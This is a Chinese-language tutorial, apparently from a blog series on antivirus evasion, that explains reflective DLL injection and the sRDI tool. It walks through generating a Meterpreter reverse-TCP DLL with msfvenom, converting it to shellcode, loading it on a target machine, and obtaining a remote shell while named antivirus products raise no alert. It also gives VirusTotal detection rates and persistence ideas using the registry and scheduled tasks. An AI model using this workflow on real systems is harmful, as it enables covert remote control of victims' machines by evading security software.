

2020年初，从网上搜集了多种免杀工具和方式，汇总整理了远控免杀专题文章的工具篇、代码篇、白名单篇等，共70篇文章。现时隔一年，听到不少免杀爱好者的追更诉求，同时也看到了很多新的bypassAV的工具和技巧，于是想把这个系列继续补充一些，内容也都是来自互联网，汇总到一起只是方便大家查阅参考。

免杀专题已完成的文章及相关软件下载：<https://github.com/TideSec/BypassAntiVirus>

免杀专题在线文库：<https://www.yuque.com/tidesecc/bypassav>

0x00 引用说明

本文内容参考节选自以下资料：

sRDI项目地址：<https://github.com/monoxgas/sRDI>

反射型DLL注入工具-sRDI：<https://zhuanlan.zhihu.com/p/96484140>

0x01 几个概念

1、DLL 注入


在认识反射型DLL注入之前，我们先来了解下什么是DLL注入。

DLL是windows平台提供了一种模块共享和重用机制，它本身不能直接独立运行，但可以被加载到其他进程中间

- 常规的dll注入姿势

1. VirtualAllocEx 在目标进程内存空间申请内存，WriteProcessMemory 写入dll路径，CreateRemoteThread 创建远程线程调用 LoadLibrary 加载dll；
2. CreateRemoteThread 可被 替换为其他创建线程的API（例如：RtlCreateUserThread，或者挂起线程修改线程上下文再还原等等），减少被拦截的风险
3. 替换程序运行时加载的dll；
4. 修改注册表键值AppInit_dll，程序启动时如果加载了USER32.dll，就会自动加载该键值下的有效dll；
5. SetWindowsHookEx挂钩,IAT_HOOK,Inline_HOOK等(本质也是让目标进程执行自己的代码)(x86与x64下Inline_HOOK略有不同)；

6. dll加载顺序挟持(Dll Search Order Hijacking);



2、反射型 DLL 注入

反射DLL注入用于将DLL加载到进程中，不需要使用LoadLibrary这一函数，而是自己来实现整个装载过程，不必将其放置在主机的文件系统中。我们可以为待注入的DLL添加一个导出函数，ReflectiveLoader，这个函数实现的功能就是装载它自身。那么我们只需要将这个DLL文件写入目标进程的虚拟空间中，然后通过DLL的导出表找到这个ReflectiveLoader并调用它，我们的任务就完成了。


- 反射DLL 注入的思路

1. 打开目标进程并分配内存。
2. 将 DLL 复制到分配的内存中。
3. 将入口点函数名称的哈希值和该函数的所有参数复制到 DLL 之后的内存空间中。


4. 复制一些引导程序的 shellcode, 该 shellcode 调用带有指向在第3步中复制的数据的指针的修改的反射式加载器。
 5. 使用 shellcode 开头的地址作为入口点, 在目标进程中创建一个远程线程。
- 反射DLL 注入的实现
1. 使用 RWX 权限打开目标进程, 并为 DLL 分配足够大的内存。
 2. 将 DLL 复制到分配的内存空间中。
 3. 计算 DLL 中用于执行反射加载的导出的内存偏移量。
 4. 使用反射性加载器函数的偏移地址作为入口, 调用 CreateRemoteThread (或等效的未公开的 API 函数, 如 RtlCreateUserThread) 开始在远程进程中执行。
 5. 反射式加载器功能使用适当的 CPU 寄存器查找目标进程的进程环境块 (PEB), 并使用该寄存器在内存 kernel32.dll 和任何其他所需库中查找地址。
 6. 解析的 KERNEL32 出口目录中找到所需的 API 功能, 如内存地址 LoadLibraryA, GetProcAddress和VirtualAlloc。
 7. 然后使用这些函数将 DLL (自身) 正确加载到内存中, 并调用其入口点 DllMain。

DLL Injection


Step 1




Step 2



Step 3



Step 4



3、反射式注入与常规注入的不同

1. 内存中直接展开，无需.dll文件存在；
2. 反射式注入方式并没有通过LoadLibrary等API来完成DLL的装载，DLL并没有在操作系统中“注册”自己的存在，因此ProcessExplorer等软件也无法检测出进程加载了该DLL。利用解密磁盘上加密的文件、网络传输等方式避免文件落地，DLL文件可以不一定是本地文件，可来自网络等，总之将数据写到缓冲区即可。
3. 由于它没有通过系统API对DLL进行装载，操作系统无从得知被注入进程装载了该DLL，所以检测软件也无法检测它。同时，由于操作流程和一般的注入方式不同，反射式DLL注入被安全软件拦截的概率也会比一般的注入方式低。

0x02 sRDI基本知识

1、关于sRDI

sRDI它可以基于 Shellcode 实现反射型 DLL 注入，并且能够将 DLL 转换为独立的 Shellcode。

项目地址：<https://github.com/monoxgas/sRDI>

相对于标准 RDI，使用 sRDI 的一些优点：

- 你可以转换任何 DLL为无位置依赖的 shellcode，并且可以使用标准的 shellcode 注入技术来使用它。
- 你的 DLL 中不需要写任何反射加载器代码，因为反射加载器是在 DLL 外部的 shellcode 中实现的。
- 合理使用权限，没有大量的 RWX 权限数据。
- 还可以根据选项，抹掉 PE 头特征。

2、sRDI组成

sRDI 的所有功能基于以下两个组件：

一个C语言项目，可将 PE Loader 编译为 Shellcode 转换代码负责将 DLL、RDI 和用户数据进行绑定 由以下元素组成：

- ShellcodeRDI: 编译 DLL 加载器的 Shellcode
- NativeLoader: 需要时, 将 DLL 转换为 shellcode, 然后注入内存
- DotNetLoader: NativeLoader 的 C# 实现
- Python \ ConvertToShellcode.py: 将 DLL 转换为 shellcode
- Python \ EncodeBlobs.py: 对已编译的 sRDI 进行编码, 进行静态嵌入
- PowerShell \ ConvertTo-Shellcode.ps1: 将 DLL 转换为 shellcode
- FunctionTest: 导入 sRDI 的 C 函数, 进行调试测试
- TestDLL: 示例 DLL, 包括两个导出函数, 用于后续的加载和调用

DLL 不需要使用 RDI 进行编译, 但是该技术具有交叉兼容性。

3、sRDI技术优势

- 隐秘的持久性

1. 使用服务器端 Python 代码 (sRDI) 将 RAT 转换为 shellcode
2. 将 shellcode 写入注册表
3. 设置计划的任务以执行基本的加载程序 DLL
4. 加载程序读取 shellcode 并注入 (少于20行C代码)

优点: RAT 或加载器都不需要了解 RDI 或使用 RDI 进行编译。装载机可以保持小巧而简单, 避免警告。

- 侧面加载

1. 让你的 RAT 在内存中运行
2. 编写 DLL 以执行额外的功能
3. 将 DLL 转换为 shellcode (使用 sRDI) 并本地注入
4. 使用 GetProcAddressR 查找导出的函数
5. 执行 X 次附加功能, 而无需重新加载 DLL

优点: 使您的初始工具更轻巧, 并根据需要添加功能。加载一次 DLL 并像使用其他任何 DLL 一样使用它。

- 依赖关系

1. 从磁盘读取现有的合法 API DLL
2. 将 DLL 转换为 shellcode (使用 sRDI) 并将其加载到内存中

3. 使用 GetProcAddress 查找所需的功能

优点：避免使用监视工具来检测 LoadLibrary 调用。访问 API 函数而不会泄漏信息。（WinInet, PSApi, TIHelp32, GdiPlus）

0x03 sRDI的使用

使用 python 将 DLL 转换为 shellcode

```
from ShellcodeRDI import *  
  
dll = open("TestDLL_x86.dll", 'rb').read()  
shellcode = ConvertToShellcode(dll)
```

使用 C# 加载程序将 DLL 加载到内存中

```
DotNetLoader.exe TestDLL_x64.dll
```

使用 python 脚本转换 DLL 并使用本机 EXE 加载

```
python ConvertToShellcode.py TestDLL_x64.dll  
NativeLoader.exe TestDLL_x64.bin
```

使用 powershell 转换 DLL 并使用 Invoke-Shellcode 加载

```
Import-Module .\Invoke-Shellcode.ps1  
Import-Module .\ConvertTo-Shellcode.ps1  
Invoke-Shellcode -Shellcode (ConvertTo-Shellcode -File TestDLL_x64.dll)
```

0x04 编译搭建

sRDI 是使用 Visual Studio 2015（v140）和 Windows SDK 8.1 构建的。python 脚本是使用 Python 3 编写的。


Python 和 Powershell 脚本位于：

```
Python\ConvertToShellcode.py
PowerShell\ConvertTo-Shellcode.ps1
```

构建项目后，其他二进制文件将位于：

```
bin\NativeLoader.exe
bin\DotNetLoader.exe
bin\TestDLL_<arch>.dll
bin\ShellcodeRDI_<arch>.bin
```


在使用VS2017编译时，会报错 MSB8020 无法找到 v140 的生成工具(平台工具集 =“v140”)。若要使用 v140 生成工具进行生成，请安装 v140 生成工具，这是因为sRDI是使用Visual Studio 2015 (v140)，而VS2017是v141，这时候需要在项目属性里设置平台工具集为v141。



然后”重新生成解决方案“



若不能解决问题，可以关闭VS，然后把工程目录下的.vs隐藏文件夹删了，再打开VS试试。



0x05 msf免杀(VT查杀率16/61)

使用Msf生成dll

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.211.55.2 lport=3333 -f dll
```

使用 ConvertToShellcode.py 来将dll转为bin

```
python3 ConvertToShellcode.py shell32.dll
```

```
# xysoul @ SecPlusDeMac in ~/Downloads/sRDI/Python on git:m
$ python3 ConvertToShellcode.py shell32.dll
Creating Shellcode: shell32.bin
```


在目标机器使用 `NativeLoader.exe shell32.bin` 即可加载。

```
C:\Users\xysoul\Desktop\test\sRDI\bin>NativeLoader_x86.exe shell32.bin
[+] Executing RDI
C:\Users\xysoul\Desktop\test\sRDI\bin>_
```

火绒和360全程无报警。

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.211.55.2:3333
[*] Sending stage (175174 bytes) to 10.211.55.32
[*] Meterpreter session 1 opened (10.211.55.2:3333 -> 10.211.55.32:51904) at 2021-12-02 10:37:11 +0800

meterpreter > getpid
Current pid: 4868
meterpreter > 
```

而使用processhacker等工具很难发现痕迹。

svchost.exe	3080			1.26 MB	
svchost.exe	3088			4.46 MB	
ServiceHub.RoslynCodeAna...	3100			67.07 MB	PD-WIN10\xy soul
svchost.exe	3156			1.23 MB	
prl_tools.exe	3256	0.18		2.91 MB	
svchost.exe	3532			1.9 MB	
svchost.exe	3776			3.39 MB	
RuntimeBroker.exe	3792			4.98 MB	PD-WIN10\xy soul
conhost.exe	3848			6.35 MB	PD-WIN10\xy soul
taskhostw.exe	4088			8.36 MB	PD-WIN10\xy soul
Microsoft.Alm.Shared.Rem...	4160			28.96 MB	PD-WIN10\xy soul
SecHealthUI.exe	4200			32.41 MB	PD-WIN10\xy soul
conhost.exe	4344			6.36 MB	PD-WIN10\xy soul
powershell.exe	4488	0.01		62.23 MB	PD-WIN10\xy soul
msdtc.exe	4704			3.04 MB	
svchost.exe	4724			5.07 MB	
rundll32.exe	4868	0.02	320 B/s	6.96 MB	PD-WIN10\xy soul
ZhuDongFangYu.exe	4872			9.37 MB	
ctfmon.exe	5164			17.26 MB	PD-WIN10\xy soul
svchost.exe	5172	0.27	426 B/s	5.17 MB	
Microsoft.Photos.exe	5264			40.64 MB	PD-WIN10\xy soul
coherence.exe	5324			1.55 MB	
RuntimeBroker.exe	5352			2.18 MB	PD-WIN10\xy soul
coherence.exe	5364			1.55 MB	
ShellExperienceHost.exe	5380			9.73 MB	PD-WIN10\xy soul
jcef_helper.exe	5384			10.64 MB	PD-WIN10\xy soul
ProcessHacker.exe	5408	1.10	4.43 kB/s	20.86 MB	PD-WIN10\xy soul
svchost.exe	5416	0.98	6.32 kB/s	3.29 MB	
SgrmBroker.exe	5436			3.64 MB	
cmd.exe	5492			2.52 MB	PD-WIN10\xy soul
svchost.exe	5588			4.18 MB	
SecurityHealthHost.exe	5716			3.46 MB	PD-WIN10\xy soul
WinStore.App.exe	5728			17.52 MB	PD-WIN10\xy soul
Calculator.exe	5740			18.05 MB	PD-WIN10\xy soul

rundll32.exe (4868) 属性				
Memory	Environment	Handles	GPU	Comment
General	Statistics	Performance	Threads	Token
Modules				
Name	Base address	Size	Description	
rundll32.exe	0x1c0000	80 kB	Windows host process (...)	
AcLayers.dll	0x547b0000	2.52 MB	Windows Compatibility DLL	
advapi32.dll	0x762c0000	488 kB	Advanced Windows 32 Base...	
apphelp.dll	0x5f7d0000	636 kB	应用程序兼容性客户端库	
bcrypt.dll	0x74fe0000	100 kB	Windows Cryptographic Pri...	
bcryptprimitives...	0x74e90000	392 kB	Windows Cryptographic Pri...	
cfgmgr32.dll	0x76900000	236 kB	Configuration Manager DLL	
combase.dll	0x770f0000	2.46 MB	Microsoft COM for Windows	
crypt32.dll	0x76550000	0.98 MB	Crypto API32	
cryptbase.dll	0x74b60000	40 kB	Base cryptographic API DLL	
cryptsp.dll	0x77370000	76 kB	Cryptographic Service Provi...	
cscapi.dll	0x73130000	56 kB	Offline Files Win32 API	
C_1252.NLS	0x4830000	68 kB		
dhcpcsvc.dll	0x739d0000	84 kB	DHCP Client Service	
dhcpcsvc6.dll	0x66370000	76 kB	DHCPv6 Client	
dnsapi.dll	0x73b60000	584 kB	DNS Client API DLL	
gdi32.dll	0x76290000	132 kB	GDI Client DLL	
gdi32full.dll	0x74d30000	1.36 MB	GDI Client DLL	
imagehlp.dll	0x76530000	108 kB	Windows NT Image Helper	
imm32.dll	0x768d0000	148 kB	Multi-User Windows IMM32 ...	
IPHLAPI.DLL	0x74900000	200 kB	IP Helper API	
kernel.appcore.dll	0x76d60000	60 kB	AppModel API Host	
kernel32.dll	0x74f00000	896 kB	Windows NT BASE API Clien...	
KernelBase.dll	0x766d0000	2 MB	Windows NT BASE API Clien...	
locale.nls	0x2e00000	796 kB		
mpr.dll	0x73fd0000	96 kB	Multiple Provider Router DLL	
msasn1.dll	0x75d00000	56 kB	ASN.1 Runtime APIs	
msvc_p_win.dll	0x76b10000	496 kB	Microsoft® C Runtime Library	

NativeLoader.exe文件查杀率16/61。

16

/ 61

?

Community Score

16 security vendors flagged this file as malicious

2f4c5fc5d75ce885c05e5c301095d6a6096e49c419d46a65914b4ad63707f1f4

Native.exe

invalid-rich-pe-linker-version peexe runtime-modules

869.00 KB
Size

2021-12-02 02:40:45 UTC
2 minutes ago

EXE

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Ad-Aware	Gen:Variant.Fugrafa.13883	ALYac	Gen:Variant.Fugrafa.13883
Arcabit	Trojan.Fugrafa.D363B	BitDefender	Gen:Variant.Fugrafa.13883
BitDefenderTheta	Gen:NN.ZexaF.34062.2KW@aC5ZEgai	Bkav Pro	W32.AIDetect.malware2
Cybereason	Malicious.3a6d81	Cyren	W32/Agent.DQW.gen!Eldorado
Emsisoft	Gen:Variant.Fugrafa.13883 (B)	eScan	Gen:Variant.Fugrafa.13883
FireEye	Generic.mg.3a90fe03a6d8113f	GData	Gen:Variant.Fugrafa.13883
MAX	Malware (ai Score=80)	MaxSecure	Trojan.Malware.300983.susgen
Rising	Malware.Heuristic!ET#84% (RDMK:cmRta...	SecureAge APEX	Malicious
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	Antiy-AVL	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	CAT-QuickHeal	Undetected

shell32.bin文件查杀率13/53。

13

/ 53

?

Community Score

13 security vendors flagged this file as malicious

543edd0ad47616021231256b7bdafcddeb9d1dc46f4b470c31aef2dd135a9076

shell32.bin

6.88 KB
Size

2021-12-02 02:40:54 UTC
a moment ago

DETECTION	DETAILS	COMMUNITY
Ad-Aware	❗ Generic.Exploit.Shellcode.RDI.1.F72ED14E	ALYac ❗ Generic.Exploit.Shellcode.RDI.1.F72ED14E
Arcabit	❗ Generic.Exploit.Shellcode.RDI.1.F72ED14E	Avast ❗ Win32:Hijack-GY [Trj]
AVG	❗ Win32:Hijack-GY [Trj]	BitDefender ❗ Generic.Exploit.Shellcode.RDI.1.F72ED14E
Emsisoft	❗ Generic.Exploit.Shellcode.RDI.1.F72ED14E...	eScan ❗ Generic.Exploit.Shellcode.RDI.1.F72ED14E
FireEye	❗ Generic.Exploit.Shellcode.RDI.1.F72ED14E	GData ❗ Generic.Exploit.Shellcode.RDI.1.F72ED14E
Kaspersky	❗ HEUR:Trojan.Win32.Generic	MAX ❗ Malware (ai Score=89)
Sophos	❗ ATK/sRDI-A	AhnLab-V3 ✅ Undetected
Antiy-AVL	✅ Undetected	Avira (no cloud) ✅ Undetected
Baidu	✅ Undetected	BitDefenderTheta ✅ Undetected
Bkav Pro	✅ Undetected	CAT-QuickHeal ✅ Undetected

0x06 参考资料

反射型DLL注入工具-sRDI: <https://zhuanlan.zhihu.com/p/96484140>

反射式dll注入: https://blog.csdn.net/weixin_43956962/article/details/105843803

反射型dll注入: <https://yaoyue123.github.io/2021/01/31/Windows-Reflective-dllinject/>

DLL注入新姿势-反射式DLL注入研究: <https://www.cnblogs.com/h2zZhou/p/7721797.html>